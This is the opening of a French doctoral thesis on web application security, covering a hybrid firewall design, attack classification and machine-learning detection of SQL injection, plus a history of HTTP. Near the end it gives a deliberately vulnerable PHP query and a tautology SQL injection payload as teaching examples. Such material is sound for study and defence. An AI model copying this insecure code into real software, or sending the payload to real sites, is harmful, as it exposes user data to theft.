Sécurité des applications Web : Analyse, modélisation et détection des attaques par apprentissage automatique

Abdelhamid Makiou

ParisTech
INSTITUT DES SCIENCES ET TECHNOLOGIES
PARIS INSTITUT OF TECHNOLOGY

TELECOM ParisTech

2016-ENST-0084

EDITE - ED 130

Doctorat ParisTech

T H È S E

pour obtenir le grade de docteur délivré par

TELECOM ParisTech

Spécialité « Informatique et Réseaux »

présentée et soutenue publiquement par

Abdelhamid MAKIOU

le 16 Décembre 2016

Sécurité des application Web : analyse, modélisation et détection des attaques par apprentissage automatique

Directeur de thèse : **Ahmed SERHROUCHNI**

Jury

M. Ken CHEN, Professeur, Université de Paris 13	Président du jury
Mme. Francine KRIEF, Professeur, Université de Bordeaux	Rapporteur
M.Yacine CHALLAL, M.C HDR, Université de Compiègne	Rapporteur
Mme. Houda LABIOD, Professeur, TELECOM ParisTech	Examinatrice
Mme. Elena MUGELLINI, Professeur, University of Western Switzerland	Examinatrice
Mme. Brigitte KERVELLA, Maitre de Conférences , Université de Paris 6	Examinatrice
M. Ahmed SERHROUCHNI, Professeur, TELECOM ParisTech	Directeur de thèse
M. Youcef BEGRICHE, Docteur, TELECOM ParisTech	Invité

TELECOM ParisTech
école de l'Institut Mines-Télécom - membre de ParisTech
46 rue Barrault 75013 Paris - (+33) 1 45 81 77 77 - www.telecom-paristech.fr

THÈSE

Télécom ParisTech
Département Informatique et Réseaux
46 Rue Barrault,
75013 Paris

UPMC
École Doctorale de l'informatique, télécommunications et électronique
4 place Jussieu
75252 Paris Cedex 05
Boite courrier 290

Cette thèse est dédiée à

A la mémoire de mon père (Rahimaho ALLAH), pour ma mère, mes frères et soeurs.
A ma femme et les deux prunelles de mes yeux Inès et Elae

Remerciements

Je tiens bien sûr à remercier en premier lieu le Professeur Ahmed SERHROUCHNI pour m'avoir encadré durant ces quatre années et demi. Je le remercie aussi pour sa confiance, son soutien et ses précieux conseils qui m'ont permis de m'initier au monde fabuleux de la cybersécurité.

Je remercie aussi le Dr. Youcef BEGHRICH pour ses nombreuses interventions dans la partie modélisation mathématique.

La Professeur Francine KRIEF et le Dr. Yacine CHALLAL ont accepté la tâche de rapporteur, je les remercie pour la rapidité avec laquelle ils ont lu mon manuscrit et pour le contenu de leurs rapports. Sans oublier le Professeur Ken CHEN qui a accepté de présider le jury de thèse et le reste des membres du jury pour leur question et remarques très pertinentes.

Mes remerciements aussi au personnel de Télécom ParisTech qui ont contribué de près ou de loin à la réalisation de ces travaux de thèse.


Enfin, je tiens à remercier ma famille en particulier ma mère et ma femme qui m'ont apporté soutien et courage nécessaires pour terminer cette thèse.

Sécurité des application Web : analyse, modélisation et détection des attaques par apprentissage automatique

Abdelhamid MAKIOU

RÉSUMÉ : Les applications Web sont l'épine dorsale des systèmes d'information modernes. L'exposition sur Internet de ces applications engendre continuellement de nouvelles formes de menaces qui peuvent mettre en péril la sécurité de l'ensemble du système d'information. Pour parer à ces menaces, il existe des solutions robustes et riches en fonctionnalités. Ces solutions se basent sur des modèles de détection des attaques bien éprouvés, avec pour chaque modèle, des avantages et des limites. Nos travaux consistent à intégrer des fonctionnalités de plusieurs modèles dans une seule solution afin d'augmenter la capacité de détection. Pour atteindre cet objectif, nous définissons dans une première contribution, une classification des menaces adaptée au contexte des applications Web. Cette classification sert aussi à résoudre certains problèmes d'ordonnancement des opérations d'analyse lors de la phase de détection des attaques. Dans une seconde contribution, nous proposons une architecture de filtrage des attaques basée sur deux modèles d'analyse. Le premier est un module d'analyse comportementale, et le second utilise l'approche d'inspection par signature. Le principal défi à soulever avec cette architecture est d'adapter le modèle d'analyse comportementale au contexte des applications Web. Nous apportons des réponses à ce défi par l'utilisation d'une approche de modélisation des comportements malicieux. Ainsi, il est possible de construire pour chaque classe d'attaque son propre modèle de comportement anormal. Pour construire ces modèles, nous utilisons des classifieurs basés sur l'apprentissage automatique supervisé. Ces classifieurs utilisent des jeux de données d'apprentissage pour apprendre les comportements déviants de chaque classe d'attaques. Ainsi, un deuxième verrou en termes de disponibilité des données d'apprentissage a été levé. En effet, dans une dernière contribution, nous avons défini et conçu une plateforme de génération automatique des données d'entrainement. Les données générées par cette plateforme sont normalisées et catégorisées pour chaque classe d'attaques. Le modèle de génération des données d'apprentissage que nous avons développé est capable d'apprendre "de ses erreurs" d'une manière continue afin de produire des ensembles de données d'apprentissage de meilleure qualité.

MOTS-CLEFS : Applications Web, attaques, détection, signature d'attaque, apprentissage automatique, données d'apprentissage.



TELECOM ParisTech

EDITE


ParisTech
INSTITUT DES SCIENCES ET TECHNOLOGIES
PARIS INSTITUTE OF TECHNOLOGY

Web application security : analysis, modeling and attacks detection using machine learning

Abdelhamid MAKIOU

ABSTRACT : Web applications are the backbone of modern information systems. The Internet exposure of these applications continually generates new forms of threats that can jeopardize the security of the entire information system. To counter these threats, there are robust and feature-rich solutions. These solutions are based on well-proven attack detection models, with advantages and limitations for each model. Our work consists in integrating functionalities of several models into a single solution in order to increase the detection capacity. To achieve this objective, we define in a first contribution, a classification of the threats adapted to the context of the Web applications. This classification also serves to solve some problems of scheduling analysis operations during the detection phase of the attacks. In a second contribution, we propose an architecture of Web application firewall based on two analysis models. The first is a behavioral analysis module, and the second uses the signature inspection approach. The main challenge to be addressed with this architecture is to adapt the behavioral analysis model to the context of Web applications. We are responding to this challenge by using a modeling approach of malicious behavior. Thus, it is possible to construct for each attack class its own model of abnormal behavior. To construct these models, we use classifiers based on supervised machine learning. These classifiers use learning datasets to learn the deviant behaviors of each class of attacks. Thus, a second lock in terms of the availability of the learning data has been lifted. Indeed, in a final contribution, we defined and designed a platform for automatic generation of training datasets. The data generated by this platform is standardized and categorized for each class of attacks. The learning data generation model we have developed is able to learn "from its own errors" continuously in order to produce higher quality machine learning datasets .

KEY-WORDS : Web applications, attack detection, security rule, machine learning, training data-set



TELECOM ParisTech

EDITE

ParisTech
INSTITUT DES SCIENCES ET TECHNOLOGIES
PARIS INSTITUTE OF TECHNOLOGY

Table des matières

Table des figures

Liste des tableaux

Introduction

Motivations et objectifs

Notre dépendance aux services qu'offre le Web est de plus en plus importante. Nous utilisons des applications Web pour acheter en ligne, pour se déplacer, pour communiquer, pour se divertir, etc. Cet engouement pour le Web a créé une véritable économie numérique qui prend de l'empileur d'année en année. En conséquence, des attaques, avec des motivations diverses et variées, se sont développées et sont devenues de plus en plus sophistiquées. Elles ciblent principalement les données liées à des activités économiques. Ainsi, elles portent un préjudice important au fonctionnement global des systèmes d'information.
Cependant, plusieurs efforts sont consentis par une communauté de plus en plus importante au tour de la sécurité des applications Web. Cette communauté a pris conscience des risques liés à l'exposition des systèmes d'information sur Internet. Par conséquent, elle contribue activement par des productions sur un plan informationnel (classification et recensement des attaques, publications des vulnérabilités, bonnes pratiques, ...), mais aussi par des solutions opérationnelles (Systèmes de Détection d'intrusion, Pre-feux applicatifs, anti-malwares,...) pour atténuer l'impact des attaques contre les applications Web. Ces solutions sont basées sur des approches bien éprouvées, notamment, dans des systèmes de détection d'intrusion. Toutefois, des problèmes persistent quand il s'agit de la détection des attaques sur les applications Web. En effet, la diversité des attaques, qui est en grande partie liée à la richesse de la sémantique applicative toujours naissante, a augmenté considérablement le nombre d'obstacles à contourner pour résoudre ces problèmes.

Dans ces travaux de thèse, nous proposons une nouvelle méthode de détection des attaques sur les applications Web. Nous avons défini et conçu une architecture de filtrage applicatif basée sur plusieurs fonctionnalités des systèmes de détection des attaques. L'architecture que nous proposons est basée sur un modèle hybride qui intègre deux approches de détection distinctes. La première approche, qui est la plus *classique*, est basée sur la détection des attaques par signature. Une signature d'attaque peut être implicite (scénario écrit sous forme de script) ou explicite (un pattern désignant explicitement un contenu malicieux). La deuxième approche est basée sur la détection d'anomalie. Nous désignons une anomalie comme un écart constaté de l'état courant de l'environnement par rapport au modèle de référence construit à partir d'un environnement sain (normal).
L'intérêt de déployer une architecture hybride permet d'un côté, la détection des attaques d'une manière déterministe en se basant sur des signatures d'attaques, et de l'autre côté, l'analyse des comportements déviants, qui ne sont pas explicitement exprimés par ces signatures, au moyen d'un module de détection d'anomalie. Ce paradigme de détection hybride, nous semble une voie intéressante à prospecter, car beaucoup de problèmes restent à résoudre. Ces problèmes sont inhérents à la nature même des deux approches (par

signature, et par anomalie).
En effet, la détection par signature nécessite le déploiement et la mise à jour en continue d'un grand nombre de signatures pour couvrir le maximum d'attaques connues. En plus de la complexité intrinsèque à l'expression de ces signatures, cette approche est connue pour sa vulnérabilité aux méthodes d'évasion par changement de forme. Par conséquent, elle ne peut pas détecter des attaques non explicitement exprimées dans la base des signatures. Aussi, le déploiement d'un volume important de ces signatures impacte négativement les performances de fonctionnement des applications Web en créant de la latence.
Quant aux approches de détection par anomalie, des problèmes de précision de détection sont souvent soulignés, en particulier, un taux important de faux positifs. De surcroit, des problèmes de temps, en termes de délai nécessaire à l'apprentissage et le temps d'analyse, crée de la latence importante dans des environnements temps réel comme le Web. Un autre problème surgit au niveau de la démarche de construction du modèle de référence. En effet, les systèmes de détection par anomalie modélisent le comportement normal. Or, dans le contexte des applications Web où la sémantique applicative est libre, les architectures sont résilient, les protocoles et les logiciels Web ne sont pas tous normalisés, il est donc très difficile de construire un modèle simplifié de comportement normal qui prend toutes ces contraintes en considération.

Dans les travaux que nous avons mené, nous proposons de répondre à ces problèmes, en particulier les problèmes posés par les modèles de détection par anomalie, par des solutions au niveau architectural et au niveau fonctionnel. Nous démontrons qu'il est possible de mettre en œuvre une nouvelle génération de filtres applicatifs (WAF), mêlant à la fois un mode de détection des attaques par signatures et un mode comportemental. Pour atteindre cet objectif, nous avons commencé par étudier les différents problèmes de sécurité posés par les applications Web. Nous avons analysé les différents modes opératoires des attaques et les méthodes utilisées par les attaquants pour contourner les contre-mesures. Les résultats obtenus de cette analyse, nous ont permis de proposer une nouvelle classification des attaques basée sur la taxonomie des entrées des applications Web. Dans cette classification, nous avons pu identifier le vecteur commun à tous les attaques impactant la sécurité des applications Web du coté serveur. Une fois le vecteur d'attaque identifié, nous avons conçu un disséqueur du protocole HTTP basé sur cette taxonomie. Le but premier de ce disséqueur est de fournir aux modules d'analyse, uniquement les données qui représentent une menace pour les applications Web. Cela réduit le champ d'investigation des méthodes de détection (par signature et par anomalie) d'un côté, et permet une meilleure organisation des signatures d'attaques.
Ensuite, nous avons défini et conçu une architecture de filtrage applicatif hybride autour des deux modèles de détection des attaques. Le défi qui se dresse face à cette architecture est comment résoudre les problèmes connus des approches par anomalie. A la fois, comment réduire le taux d'erreur et comment assurer un mode de fonctionnement en temps réel, tout en gardant des performances de fonctionnement acceptables.
Nous avons tenté de répondre à ces défis par une approche différente de modélisation du comportement. En effet, il nous est difficile de procéder par les méthodes *classiques* de modélisation du comportement, à savoir modéliser un comportement normal. Nous avons proposé de construire par apprentissage automatique, des modèles de comportements malicieux, et de prendre ces modèles comme modèles de référence représentatifs des attaques. Pour construire de telles modèles, nous avons défini et conçu une plateforme de génération des données d'apprentissage. Ces jeux de données sont l'élément clé qui sert à résoudre le problème de précision de classification du module de détection par anomalie. Pour générer

des données d'apprentissage de bonne qualité, nous avons étudié, analysé et comparé les différents résultats obtenus par chaque méthode d'apprentissage automatique et par les méthodes de sélection de caractéristiques.
Enfin, nous avons défini un périmètre pour valider notre démarche. Ce périmètre consiste à se focaliser sur un seul type d'attaques : SQL injection. Ce type d'attaques représente un danger important et a été à l'origine de grandes attaques très médiatisées récemment comme celle qui a visée Sony pictures. Le choix du périmètre ne nous limite pas à ce seul type d'attaques, mais nous encourage à ouvrir des perspectives aux autres typologies d'attaques spécifiques aux applications Web.

Organisation du manuscrit

Dans le chapitre 1, nous présentons une introduction à l'architecture et au fonctionnement des applications Web. Nous étudions et analysons les différents problèmes de sécurité auxquels font face ces applications. De cette analyse, nous identifions les modes d'opération ainsi que le vecteur commun à plusieurs attaques. A la fin de ce chapitre, nous présentons une solution de filtrage applicative par signatures d'attaques. Ainsi, nous démontrons les inconvénients liées au déploiement d'une approche basée exclusivement sur les signatures d'attaques. Notamment, des problèmes d'ordonnancement et d'organisation des signatures et sa vulnérabilité aux techniques d'évasion utilisées par les attaquants pour contourner les filtres

Dans le chapitre 2, nous étudions et analysons des classifications des attaques liées au contexte des applications Web. Cette analyse a pour objectif de réaliser une synthèse sur les avantages et les inconvénients de chaque classification. Une première partie de cette analyse est dédiée aux classifications issues des travaux des chercheurs académiques. La deuxième partie traite des classification issues de travaux d'institutions et d'organisations spécialisées dans la sécurité des applications Web. Par la suite, nous proposons une classification des attaques basée uniquement sur les entrées des applications Web. En effet, nous démontrons d'une manière exhaustive que le point de convergence des différents vecteurs d'attaque est les entrées des applications Web.

Dans le chapitre 3, nous présentons un état de l'art des solutions de détection des attaques.Dans une première étude, nous présentons un standard en terme architectural et comment nous comptons se positionner par rapport à ce standard dans la conception d'une solution de détection des attaques sur les applications Web. Dans une seconde analyse, nous concentrons notre étude sur la partie détection par anomalie et certaines contributions de solutions hybrides. Différentes approches de modélisation de comportements sont présentés, analysée et comparées dans ce chapitre pour motiver l'intérêt que nous avons porté pour l'intégration des méthodes de classification par apprentissage automatique. Nous abordons aussi dans ce chapitre, les problématiques d'évaluation des systèmes de détection des attaques et la disponibilité des données d'entrainement.

Le chapitre 4 est dédié à la contribution dans les modèles de détection des attaques sur les applications Web. Les modèles étudiés et analysés dans le chapitre 3 comportent des avantages et des limites propres à chaque modèle. Nous proposons dans ce chapitre une approche hybride basée sur la coopération entre un modèle de classification par apprentissage automatique et un modèle de détection d'attaques par scénarios (signatures d'attaques). Pour atteindre cet objectif, nous définissons une nouvelle architecture de fil-

trage Web qui assure l'interaction et la coopération entre les deux modèles. Une nouvelle méthode de découpage (dissection) du protocole HTTP est conçue et intégrée à cette architecture dont les objectifs sont multiples ; d'un côté le disséqueur permet de synchroniser les deux modèles, et de l'autre côté, l'augmentation des performances à travers une meilleure gestion des règles de sécurité et la réduction de l'espace de travail des deux modèles. La taxonomie proposée dans le chapitre 2, joue aussi un rôle très important dans notre architecture. Elle permet d'imposer une politique d'analyse basée uniquement sur les entrées des applications Web. Cette politique est appliquée sur les deux modules par le disséqueur qui ne dissèque que les éléments HTTP qui représentent les entrées de l'application Web. A la fin de ce chapitre, nous analysons et évaluons les performances de notre architecture à travers les premiers résultats obtenus par le classifieur.

Dans le chapitre 5, nous présentons le problème de disponibilité des données d'apprentissage adaptées au contexte de la détection des attaques sur les applications Web. Nous apportons une solution à ce problème par la construction d'une plateforme de génération de données d'apprentissage collaborative. En effet, la collaboration entre un système de détection à base de signatures d'attaque et un classifieur par apprentissage automatique permet d'augmenter la qualité des données qui servent d'ensembles d'entrainement pour ce même classifieur. Nous validons notre plateforme par une analyse comparative des différents résultats obtenus avec les nouveaux ensembles de données d'apprentissage sur plusieurs approches de classification par apprentissage automatique.

La fin de ce manuscrit nous présentons la conclusion générale et les perspectives de nos travaux.

Publications

Dans cette thèse nos contributions sont les suivantes :
- une nouvelle classification des attaques contre les applications Web basée sur une taxonomie des entrées,
- une nouvelle approche de dissection du protocole HTTP basée sur une taxonomie des entrées de l'application Web,
- une architecture hybride de filtrage des attaques Web basée sur l'approche comportementale et l'approche par signature,
- un modèle de classification des attaques Web par apprentissage automatique,
- une plateforme de génération des données d'apprentissage de bonne qualité adaptées au contexte de la sécurité des applications Web.

Ces contributions ont donné lieu aux publications suivantes :
- A novel architecture and language concepts for web attacks detection : CCNC 2014 Las Vegas NEVADA (USA) 10-13 Jan. 2014.
- Hybrid Approach to Detect SQLi Attacks and Evasion Techniques. CollaborateCom 2014 Miami, Florida USA 22-25 Oct. 2014.
- Improving Web Application Firewalls to detect advanced SQL injection attacks. IAS 2014, Okinawa, Japan 28-30 Nov. 2014.
- Efficient Training Data Extraction Framework for Intrusion Detection Systems. NOF 2015 Montréal, Canada, Sep. 2015.
- Toward a Novel Web Application Firewalls Architecture. Journal of Information Assurance & Security . 2015, Vol. 10 Issue 4, p164-173. 10p.

Chapitre 1

Le Web : architecture et problèmes de sécurité

Dans ce chapitre, nous présentons une introduction à l'architecture et au fonctionnement des applications Web. Nous étudions et analysons les différents problèmes de sécurité auxquels font face ces applications. De cette analyse, nous identifions les modes d'opération ainsi que le vecteur commun à plusieurs attaques. A la fin de ce chapitre, nous présentons une solution de filtrage applicative par signatures d'attaques. Ainsi, nous démontrons les inconvénients liées au déploiement d'une approche basée exclusivement sur les signatures d'attaques. Notamment, des problèmes d'ordonnancement et d'organisation des signatures et sa vulnérabilité aux techniques d'évasion utilisées par les attaquants pour contourner les filtres.

1.1 Introduction

Les évolutions des systèmes de télécommunications et de l'informatique ont permis l'émergence de nouvelles technologies pour répondre aux besoins grandissants en termes de connectivité et de partage de données. Vers la fin des années 80s, un physicien du CERN, Tim Berner-Lee, initia le projet World Wide Web (la toile d'araignée mondiale) après avoir déjà travaillé sur le projet précurseur du Web ENQUIRE depuis le début des années 80s. L'objectif du projet WWW ou W3 était de *"fournir un système d'information collaboratif, indépendamment des plateformes matériels et logiciels, et de la localisation géographique"*. Le projet décrivait un paradigme englobant un fonctionnement distribué en mode client/serveur, du contenu en hypertexte et un protocole de transfert des documents hypertexte basé sur des URLs.

Le Web est un système distribué basé sur le modèle client/serveur ouvert, où les ressources se trouvent du côté du serveur et les utilisateurs pouvant les exploiter à travers des clients qu'on appelle navigateurs. La conception de ce modèle est basée sur le principe des documents en hypertexte inter-connectées par des hyperliens. Pour la description de ces documents, il a fallu développer un nouveau langage qui structure la sémantique du contenu par un système de balisage. Le langage HTML (Hypertxt Markup Languge), descendant directement du langage SGML, permet la création et la mise une forme des documents qu'on appelle pages Web. Ces pages sont échangées entre le client et le serveur par le bais d'un système de requête/réponse appelé protocole HTTP (Hypertext Transfert Protocol).

1.2 Architecture et protocole

Le protocole HTTP est le socle principal du paradigme voulu par le consortium W3C créé par Tim Berners-Lee en 1994. Les évolutions des standards qu'a connu le Web dans le W3C et à travers les RFCs de L'IETF (Internet Engineering Task Force) portent, pour la plupart, sur le protocole HTTP. Dans la suite ce chapitre, nous considérons la version du protocole HTTP comme un indicateur pertinent de l'évolution du Web.

1.2.1 Les débuts du Web

La première implémentation du protocole HTTP au sein du projet W3 était la version 0.9. Les spécifications de cette implémentation portaient sur trois éléments :
- l'ouverture de la connexion : le client ouvre une connexion TCP/IP en spécifiant un nom de domaine ou une adresse IP suivi du port. quand le port n'est pas spécifié le port 80 est pris par défaut.
- la requête : Le client envoi une requête en une seule ligne ASCII commençant par le mot GET (appelé METHOD) suivi d'espace suivi de l'adresse du document (qu'on appelle URL) terminée par les deux caractères CR et LF (retour chariot retour à la ligne)
- la réponse : La réponse du serveur à une requête GET est un document HTML.
- la fermeture de connexion : Le serveur termine la connexion après avoir délivré le document HTML.




FIGURE 1.1 – Première transaction (req/rep) en HTTP 0.9 sur le serveur du CERN 1990.

La première version publiée en collaboration avec l'IETF, est la version 1.0 dans la RFC1945 en mai 1996. HTTP 1.0 est la base du Web que nous connaissons aujourd'hui. Dans cette version une requête ne porte plus sur une seule ligne, mais sur plusieurs lignes qui représentent des en-têtes. Le rôle de ces en-têtes est de fournir des informations sur le client ou le serveur Web, sur le type du contenu avec le type MIME sur la gestion du cache et sur la gestion de l'authentification avec les modes Basic et Digest. Notons que la gestion de la connexion réseau était la même que celle définie dans la version 0.9. Il n'y avait pas

de mécanismes de persistance de la connexion au niveau réseau, malgré l'introduction de la part de Netscape des cookie qui ont donné à un protocole sans état (HTTP) la notion de session. Le Web est devenu interactif avec la définition de la méthode POST qui permet à un client l'envoi de données vers le serveur. Les CGI (Common Gateway Interface) traitent les données des clients au moyen de langage scripts (Shell, Perl) ou en langage C, ce qui donne une dynamicité aux serveurs Web pour personnaliser les réponses en générant dynamiquement du code HTML.

1.2.2 Le Web actuel

Au début de l'année 1996, le trafic Internet est déjà chargé par les applications Web malgré que l'Internet n'est encore qu'à ses balbutiements. De 1996 à 1999, le nombre des utilisateurs va connaitre un vraie rebond, et le W3C a décidé d'anticiper le Web que nous connaissons actuellement. La multiplication des équipements supportant le Web, le déploiement à très grand échelle des technologies d'accès à Internet de plus en plus rapides ont soutenu le travail de faire évoluer les normes Web. En effet, HTTP 1.0 montre des limites en termes de cache, de gestion des connexions TCP, et des proxies. Il faut alors le moderniser et HTTP 1.1 arrive en 1999 (RFC2616 mise à jour dans la RFC2817 puis rendue obsolète par les RFC7230...RFC7235) entièrement rétro-compatible avec HTTP 1.0 : si un en-tête n'est pas compris par l'une des deux parties (client/serveur), il doit alors être ignoré.
HTTP 1.1 est la version la plus courante dans le Web d'aujourd'hui (année 2016). Elle prévoyait des mécanismes plus avancées de gestion de la connexion TCP (Pipelining et persistance de connexion) en réutilisant la même connexion TCP pour plusieurs requêtes. Ces mécanismes sont assurés par des en-têtes (Connection, Content-lenght, Chunked) sans toucher à la pile TCP au niveau du noyau. D'autres fonctionnalités telles que la négociation et la compression du contenu, la gestion des relais, l'amélioration du cache et le statut de la réponse ont été spécifiés dès la première rédaction de la RFC2616.




Figure 1.2 – Requêtes en pipelining avec persistance de connexion sous HTTP 1.1.

HTTP 1.1 a permis l'émergence de nouvelles technologies Web d'échanges, de forma-

tage et de traitement des données du côté client et du côté serveur. Ainsi, l'avènement des appelets et des langages de scripts du côté client tels que JavaScript et VBscript, des fichiers de feuilles de style (CSS) et des langages Web interprétés (PHP, Java, ASP, Python, Perl, ...), ont poussé à l'explosion de la demande et l'offre en termes de services sur Web. Actuellement, le Web est devenu une partie intégrante de notre vie, même les entreprises ont fait passer leurs systèmes d'information sur le Web.




FIGURE 1.3 – Architecture et fonctionnement du Web actuel.

1.2.3 Les perspectives du Web

La troisième version majeure de HTTP est HTTP/2. Les spécifications de cette version ont été publiées dans la RFC7540 en Mai 2015. Le HTTP/2 est le décédant du protocole SPDY qui a été développé par Google puis cédé pour être standardisé sous HTTP/2. Les améliorations apportées par cette version concernent essentiellement la sécurité et les performances sans toucher aux composantes protocolaires définies dans HTTP 1.1. Ainsi, HTTP/2 est une sous couche de HTTP 1.1 qui implémente nativement une couche TLS pour assurer la confidentialité et l'intégrité des échanges entre le client et le serveur. La gestion du pipelining a été amélioré pour éviter le phénomène du blocage lorsqu'une requête est perdue dans une connexion TCP ouverte. Le multiplexage des requêtes sur une seule connexion TCP augmente considérablement les performances globales des transactions HTTP. La compression des en-têtes a été aussi définie pour réduire au maximum la taille des échanges. Finalement, le serveur aura la possibilité de faire du PUSH (pour des notifications par exemple) sans sollicitations de la part du client à condition que la connexion TCP soit déjà établie par le client.

1.3 Problèmes de sécurité liés aux applications Web

Le paradigme d'ouverture, de distribution de l'architecture Web et de flexibilité du protocole HTTP, posent des problèmes de sécurité à tous les niveaux du modèle n-tiers présenté précédemment. En effet, la richesse de la sémantique des flux métiers, la multitude des plateformes de développement et des langages, la flexibilité de certains langages

et leur tolérance aux pannes, accentuent la difficulté de la maitrise du processus de sécurisation des applications Web.

Au niveau des systèmes de défense, la plupart des systèmes de détection d'intrusion et de filtrage applicatif utilisent des règles de sécurité. La majorité de ces règles sont des signatures d'attaques qui caractérisent des activités malicieuses. Le processus d'écriture une signature d'attaque demande une forte expertise et un travail considérable d'analyse et de collecte d'informations liées à une attaque : le vecteur d'attaque, la vulnérabilité exploitée, son impact...etc. Pour finalement, l'exprimer sous forme de script ou de pattern concis, généralement sous forme d'expressions régulières complexes, caractérisant d'une manière unique et pertinente une attaque. Dès lors, un problème se pose avec cette approche. Le degré de granularité d'expression de cette signature peut conduire à deux cas de divergence. Le premier cas, est une granularité trop fine qui risque de ne pas correspondre aux attaques polymorphes utilisant des techniques furtives (voir section 1.3.4). Le deuxième cas, est une grosse granularité où la signature est trop générale et risque de générer de fausses alertes ou de bloquer des flux légitimes.

Des travaux ont été menés sur les langages d'expression des attaques (signatures, impact, alertes) pour améliorer la précision de détection des systèmes de sécurité. Malgré les bons résultats obtenus, un effort particulier sera donné à la partie mise à jour des signatures d'attaques et cela d'une manière continue. En effet, une course sans fin a été entamée entre les systèmes de sécurité et les attaquants. Ces derniers ont le temps d'analyser les contre-mesures, de se documenter sur les cibles (environnement d'exécution, architecture, vulnérabilités connues, ...) et d'essayer d'adapter l'attaque en fonction de l'ensemble des informations collectées en vue trouver un moyen d'échapper aux signatures déployées sur les systèmes de défense.

Dans cette section, nous présentons le problème de la sécurité des applications comme étant un problème de filtrage des entrées de ces dernières. Nous parlons du filtrage dans deux contextes différents. Le premier est un filtrage défini par les développeurs des applications au niveau du code source. Ce filtrage permet de contrôler les données envoyées par les clients et éviter les codes malicieux injectés par les attaquants. Le deuxième type de filtrage est déployé au niveau des systèmes de défense tels que les WAFs. Ces derniers utilisent un ensemble de règles de sécurité pour inspecter toutes les requêtes des clients et éventuellement les réponses du serveur.

1.3.1 Code source non sécurisé : le talon d'Achille du Web

L'écosystème du Web est très dynamique et évolutif, ainsi, les nouveautés en termes de services et d'applications web, mises rapidement sur le marché pour répondre à cette dynamique, posent des problèmes de sécurité. Des développeurs non sensibilisés aux différentes failles de sécurité liées directement à la logique du code source peuvent créer intentionnellement des vulnérabilités au sein de leurs applications Web. De plus, le mode d'exécution de certains langages comme le php (compilé à la volée JIT) ou le Java (semi compilé JVM), voir interprété comme le cas de MySql autorise ce qu'on appelle une injection de code. Cette injection passe habituellement par les entrées des applications Web. Ces entrées peuvent être filtrées par les développeurs, mais pas suffisamment pour empêcher le passage de certains codes malicieux. Elles peuvent aussi être non filtrées car en dehors de la logique du code source (tels que les en-têtes par exemple). Le passage des arguments d'entrée entre le client et l'application Web se fait à travers une requête. Nous

définissons une taxonomie sur ces entrées dans le chapitre 2. Cependant, nous pouvons donner une définition plus formelle sur l'application Web et ses entrées [1] :

Definition 1.1. Une application Web $P : (\Sigma^*, ...\Sigma^*) \rightarrow \Sigma^*$ est une application des entrées filtrées (à travers l'alphabet Σ) vers des chaines de requête (Query Strings) définies sur la même alphabet Σ. P est composée alors de $\{(f_1, ..., f_n), (s_1, ..., s_n)\}$ où :
$f_i : \Sigma^* \rightarrow \Sigma^*$ est un entrée filtrée
$s_i : \Sigma^* \rightarrow \Sigma^*$ est une chaine de caractères
L'argument de P est un n-uplet d'entrées des chaînes $\{(e_1, ..., e_n)$ et P retourne une requête $q_1 + ... + q_l$ pour tout $1 \leq j \leq l$

$$q_j = \begin{cases} s & s \in \{s_1, ..., s_n\} \\ f_i & f \in \{f_1...f_n\} \wedge \{e_1...e_n\} \end{cases}$$

q_j est : soit une chaine statique, ou une d'entrée filtrée

On peut aussi poser une définition formelle d'une injection de code malicieux comme suit :

Definition 1.2. Soit l'application Web P, et le vecteur de ses entrées $(e_1, ..., e_n)$. La requête $q = P(e_1, ..., e_n)$ est considérée comme une injection si :
- la requête q possède un chemin d'interprétation C_q valide.
- il existe k tel que $1 \leq k \leq n$ et $f_k(e_k)$ est une sous-chaîne dans q et ne constitue pas une forme syntaxique valable dans C_q.

Dans le premier cas, il s'agit de la condition où le contenu de l'entrée est intelligible par l'application Web et son chemin d'exécution conduit à une attaque.
Par contre, dans la deuxième condition, l'entrée est constituée de sous-chaines de caractères où leur forme syntaxique ne possède pas un chemin valide d'interprétation, mais conduit à une attaque. C'est le cas du code obfusqué dont l'objectif est d'échapper aux aux différents filtres posés par les codeurs ou par les systèmes de défense. Nous abordons dans la section 1.3.4 quelques techniques utilisés par les attaquants pour contourner ces contrôles.

1.3.2 Menaces sur les entrées des applications Web

Les attaques par injection de code est la première classe selon le classement du TOP 10 du OWASP [2]. Cependant, dans ce classement, l'injection de code ne concerne que les codes touchant le Back-end de l'application Web tels que le SQL, Ldap, Commandes Shell. Il considère le XSS (Cross site Scripting) et CSRF (Cross Site Request Forgery) comme deux autres classes d'attaques. Pourtant, les deux dernières classes exploitent le même vecteur d'attaque qui est les entrées des applications Web. Certes, il y a une nette différence entre l'impact de ces deux classes et l'impact de la classe attaque par injection, car le XSS et CSRF s'exécutent du côté du client, a contrario des injections de code qui touchent l'application Web (le Back-end). En conséquence, nous pouvons différencier deux classes d'injection selon l'impact et le mode d'exécution.

1.3.2.1 Injection de code exécutable du côté serveur

Nous présentons dans cette section une des techniques d'injection de code exécutable (interprétable) du côté du serveur. Il en existe plusieurs, autant d'injections possibles que de technologies constituant l'environnement de l'application Web. Ci-dessus quelques exemples d'injection du côté du serveur.

Injection de code SQL : un exemple d'un code non sécurisé autorisant une injection de code SQL directement vers le SGBD MySQL :

```
<?php
if(isset($_GET['Submit'])){
                $id = $_GET['id'];
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '
            $id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</
            pre>' );
        $num = mysql_numrows($result);
        $i = 0;
        while ($i < $num) {
                $first = mysql_result($result,$i,"first_name");
                $last = mysql_result($result,$i,"last_name");
                $html .= '<pre>';
                $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>
                    Surname: ' . $last;
                $html .= '</pre>';

                $i++;
        }
}
?>
```

Le code source de l'application ci-dessus offre la possibilité de rechercher dans une base de données les coordonnées d'un utilisateur (Prénom, Nom) à partir de son "id". Le développeur récupère l'id de l'utilisateur à travers l'argument de la Method GET en URL qui est "id". Il construit par la suite une requête SQL en passant comme paramètre "id"

```
$id = $_GET['id'];
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '
            $id'";
```

Cette façon de coder permet à un attaquant d'injecter via l'entrée de cette application du code SQL malicieux pouvant par exemple récupérer tous les utilisateurs inscrits sur cette base de données y compris l'administrateur. Un exemple d'une injection SQL est la tautologie suivante :

```
/* http://www.vulnerable.com/user/?id=' OR 'toto'='toto
```

Ce qui peut se traduit au niveau de la requête SQL comme suit :

```
SELECT first_name, last_name FROM users WHERE user_id = '' OR 'toto'='toto'
```

